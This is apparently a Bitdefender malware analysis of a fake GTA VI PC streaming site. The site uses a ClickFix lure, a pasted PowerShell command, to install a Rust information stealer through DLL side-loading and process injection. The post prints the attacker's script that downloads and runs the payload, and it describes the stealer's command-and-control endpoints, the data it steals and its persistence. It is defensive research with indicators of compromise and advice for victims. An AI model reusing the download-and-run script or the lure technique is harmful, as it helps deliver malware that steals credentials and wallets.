Fake GTA VI PC client spreads malware through a ClickFix attack



Bitdefender researchers identified a website claiming to let people play GTA VI on a Windows PC that tells visitors to press Win+R, paste a PowerShell command and run it. Our analysis found that the command leads to malware.
Grand Theft Auto VI is Rockstar Games’ open-world game, released for PlayStation 5 and Xbox Series X|S. At the time of writing, no official PC version is available.
This is a ClickFix attack like countless others before it; it just tries to use the game’s immense popularity to trick people into thinking it’s real content.
The website doesn't claim that you can download a playable version of the new title from Rockstar because that would be too suspicious. Since the game isn’t available on PC, so the attackers present the download as a client for streaming GTA VI from an Xbox or PlayStation console.
The website actually says that the game itself doesn’t download to the PC and claims no affiliation with Rockstar Games or Take-Two Interactive in an effort to alleviate users’ suspicions.
While this is a new attack, Total Security's Advanced Threat Defense detected the threat nonetheless, and Bitdefender users remained safe. The following is an analysis of what would have happened if the PC wasn’t protected by Total Security.
Key Takeaways
- A fake GTA VI streaming client uses a ClickFix command to trick Windows users into installing malware
- The malware can steal browser logins, cookies, gaming and crypto wallet data, plus AI and developer credentials
- It hides its payload by abusing legitimate Windows tools and injecting code into other processes
- Bitdefender Total Security’s Advanced Threat Defense detected the threat and protected users from it
The launcher offer leads users to run a remote script
The site offers two ways to install its Windows client. The standard option asks users to download a ZIP file, unpack it and open GTA6Cloud.exe. The alternative tells them to press Win+R, paste a command and press Enter.
The command starts PowerShell with ExecutionPolicy Bypass. It then uses irm to retrieve a script from the site and pipes it into iex, which executes the script. The page says the script downloads and unpacks the ZIP into AppData, then starts the client.

This is what happens in the background:
$ErrorActionPreference = “Stop”
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
$url = “hxxps://gta6cloud[.]nexus/downloads/GTA6Cloud[.]zip” #redacted to defang URL
$dir = Join-Path $env:LOCALAPPDATA “GTA6Cloud”
$zip = Join-Path $env:TEMP “GTA6Cloud.zip”
$exe = Join-Path $dir “GTA6Cloud.exe”
Write-Host “GTA6Cloud: downloading launcher ZIP…”
New-Item -ItemType Directory -Force -Path $dir | Out-Null
Invoke-WebRequest -Uri $url -OutFile $zip -UseBasicParsing
if (-not (Test-Path $zip) -or (Get-Item $zip).Length -lt 1000000) {
throw “Download failed or file too small.”
}
Write-Host “GTA6Cloud: unpacking…”
Expand-Archive -LiteralPath $zip -DestinationPath $dir -Force
if (-not (Test-Path $exe)) {
throw “GTA6Cloud.exe missing after unpack.”
}
Write-Host “GTA6Cloud: starting…”
Start-Process -FilePath $exe
This is a ClickFix attack: instead of relying on a software vulnerability, the instructions convince victims to run a command themselves. A familiar Windows dialog and step-by-step directions make the action look like an ordinary installation process. In practice, the command retrieves code from the internet and runs it on the PC.
The use of ExecutionPolicy Bypass and the iex command means the script runs without the user first inspecting its contents.

The main executable is GTA6Cloud.exe

The archive contains only one executable named GTA6Cloud.exe. This executable is actually a Tauri bundler; once executed, it unpacks its contents, which include a decoy web page that shows the user a GTA6-related HTML page and plays the game’s trailer, embedded in the Tauri bundler.
This is the supposedly main menu:
In the background the executable downloads the next stage of the malware to %LOCALAPPDATA%\Microsoft\Windows\Explorer\IconCacheToDelete\0a3f2c91. The two downloaded files are loadperf.dll and unlodctr.exe.
The executable then calls attrib.exe to hide the folder containing the payloads. The payloads are downloaded from a newly registered domain, hxxps://velmontriq[.]net, which is controlled by the attackers.
DLL side-loading with a legitimate Windows executable
Unlodctr.exe is a legitimate Windows executable. It is the tool responsible for unloading PerfMon counters. The attackers use DLL Side-Loading to write a loadperf.dll beside it for proxy execution. This is the main malware component.
The DLL is partly a wrapper around a legitimate loadperf.dll; each export resolves the actual function with GetProcAddress and redirects execution to the legitimate code to avoid crashing unlodctr.exe.
However, one export stands out: UnloadPerfCounterTextStringsW, which will execute the main malware payload once the host executable calls for it.
The DLL checks whether the host process is unlodctr.exe to confirm it is not running in a sandbox environment. This is a very common evasion tactic.
To further hide its malicious behavior, it decrypts API names with a hardcoded XOR key and resolves them at runtime. The DLL also contains an embedded PE file named PhotoCache.exe in its overlay, which is never written to disk but is used for process injection.
The DLL injects this PE into the legitimate C:\WINDOWS\system32\waitfor.exe to hide the malware's execution behind a legitimate process. Other potential targets include where.exe, dllhost.exe, RuntimeBroker.exe, sihost.exe, and aitstatic.exe, selected randomly at runtime. It also tries to connect to 192.30.240[.]26 on port 7777.
Likely a new or modified Rust-based stealer
The injected PE is built in Rust, and it is an information stealer. Its configuration is encrypted with CHACHA20_POLY1305 with the passkey derived from the string “ox-seal-v1” and it contains the following identifiers:
- bot ID: 0xFBC83D63C5EAEEE9
- C2 domain: hxxps://nimbuskeep[.]com
- /api/bootstrap - used to receive token and commands
- /api/upload - used to exfiltrate sensitive information
It also sets and uses the following environment variables:
- bot ID: 0xFBC83D63C5EAEEE9
- C2 domain: hxxps://nimbuskeep[.]com
- /api/bootstrap - used to receive token and commands
- /api/upload - used to exfiltrate sensitive information
The C2 communication is done via the bootstrap API with POST requests, with the User-Agent set to “PhotoCache/1.6”
The stealer’s capabilities include:
- browser credential, cookie, token, and stored-secret theft across many Chromium and Gecko families
- Discord, Steam, cryptocurrency wallet, and other application data collection
- collection of AI/developer-service credentials and API keys
- clipboard access, including PowerShell-based clipboard-history access
- screenshots/JPEG generation using GDI+ and relevant graphics APIs
The malware writes logs in %LOCALAPPDATA%\Temp\ls_trace.txt and creates a hidden folder named ls_work.

Persistence is preserved and hidden at the following locations:
- %LOCALAPPDATA%\Microsoft\Windows\Caches<random_name>
- HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run
What to do if you ran the command
If you pasted the command into Run and pressed Enter, treat the computer as compromised.
Disconnect the computer from the internet if you can. Run a scan with trusted security software. From a separate, clean device, change important passwords, starting with your email account. Then secure banking, payment and gaming accounts, and use each service’s option to sign out of active sessions.
Check for unfamiliar account activity, changed recovery details, new email forwarding rules or transactions you don’t recognize. If you used a cryptocurrency wallet on the computer, check it from a clean device and contact the wallet provider or exchange if you spot anything suspicious.
If you visited the site but didn’t run the command or open a downloaded file, the described installation chain hasn’t been completed.
How to recognize similar lures
Don’t paste commands from a website into Run, PowerShell or Command Prompt unless you understand what they do and trust the source. Treat instructions to bypass execution policies, disable antivirus protection or create security exclusions as serious warning signs.
Check game availability through the publisher’s official channels. A third-party launcher’s claims, familiar branding, logos and security badges should be suspicious by default.
Security researchers from Darktrace observed a similar-looking website, but their description of the malicious file indicated a different malware.
FAQ
What is a ClickFix attack?
ClickFix is a social engineering technique that persuades people to copy and run commands on their own devices. Those commands can download or execute code.
What does the PowerShell command do?
The page says the command downloads and runs a script that fetches a ZIP, unpacks it into AppData and starts the Windows client. The attached pages don’t include the script itself, so they don’t establish its full behavior.
Is the GTA6Cloud client confirmed to contain malware?
The supplied pages show a ClickFix-style installation method and the downloaded content is malware.
What if I ran the command but nothing seemed to happen?
Don’t assume the command did nothing. Scan the computer, change important passwords from a clean device, sign out of active sessions and check your accounts for unfamiliar activity.
IOC
- GTA6Cloud.zip - 3A0C4760DEC4FED3E822DB9A630107DA266AAEFFEA8A0CCF506DFAA5847BD922 - archive downloaded from lure website
- GTA6Cloud.exe - 28F9725FC6A701FC5D3E06C5687C2A842E0CDF79B9B2780FB5A804FC006410E8 - executable in archive, Tauri bundler
- loadperf.dll- 18DD64270E540A52DB41BF77E357DF709CBECAB88E160BD66C23B63F9240AB38 - DLL used in side-loading, loader
- PhotoCache.exe - 33F1649976FF7A6C1A785A1D9EB091E078A5D653BFF5F696FA48D80D5EF904F3
Rust-based stealer
- Domains and IPs:gta6cloud[.]nexus
- hxxps://velmontriq[.]net
- hxxps://nimbuskeep[.]com
- 192[.]30[.]240[.]26
This article is published for informational and educational purposes and is based on technical research conducted by Bitdefender Labs and publicly available sources, current as of the date of publication. Grand Theft Auto, GTA VI, Rockstar Games, Take-Two Interactive, PlayStation, Xbox and other names mentioned are trademarks of their respective owners, who are not affiliated with and have not endorsed the malicious website described. Domain names, URLs and IP addresses are listed solely to help users and security professionals identify potentially harmful infrastructure.
tags
Author

I'm a security researcher at Bitdefender. Passionate about malware behavior analysis, I am continuously investigating new tricks used by threat actors.
View all posts
Silviu is a seasoned writer who's been following the technology world for more than two decades, covering topics ranging from software to hardware and everything in between.
View all postsYou might also like
Bookmarks
